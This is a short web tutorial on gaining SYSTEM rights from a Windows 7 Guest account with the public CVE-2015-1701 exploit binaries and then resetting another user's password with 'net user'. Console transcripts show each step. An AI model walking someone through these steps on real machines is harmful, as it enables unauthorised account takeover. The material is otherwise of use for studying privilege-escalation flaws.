Hack Windows 7 Password from Guest Account using 2015-1701 Exploit (Easy Way)

hackingarticles.in/hack-windows-7-password-from-guest-account-using-2015-1701-exploit-easy-way


Raj

January 30, 2016

From Wikipedia


Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

The result is that an application with more privileges than intended by the application developer or system administrator can perform unauthorized actions.




```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Guest>whoami
win-7pib5i8h240\guest

C:\Users\Guest>_
```

Now here type net user command to change the admin password but it will show you the error **“Access is denied”**



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Guest>whoami
win-7pib5i8h240\guest

C:\Users\Guest>net user

User accounts for \\WIN-7PIB5I8H240

-------------------------------------------------------------------------------
Administrator            Guest                    RAJ
The command completed successfully.

C:\Users\Guest>net user raj *
System error 5 has occurred.

Access is denied.


C:\Users\Guest>_
```

Download CVE 2015-1701 from here and unzip in your Pc. Then go to the compiled folder in CVE Master. Here you will find 2 exe files for 32-bit user and 64-bit user(in my case I'm using 64-bit user).



Taihou32
1/28/2016 10:27 AM
5.50 KB


Taihou64
1/28/2016 10:27 AM
6.00 KB

2 items

Now run **Taihou64.exe,** it will open a command prompt with admin priveleges. Now you can change the password using net user command. Example is given below:

Syntax:

net user (username) * then press enter



Administrator: E:\CVE-2015-1701-master\CVE-2015-1701-master\Compiled\Taihou32.exe

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    RAJ
The command completed with one or more errors.


C:\Windows\system32>net user raj *
Type a password for the user:
Retype the password to confirm:
The command completed successfully.


C:\Windows\system32>
```

Note: This trick works only on Windows7(all versions) not available for Windows8 and Windows10 yet.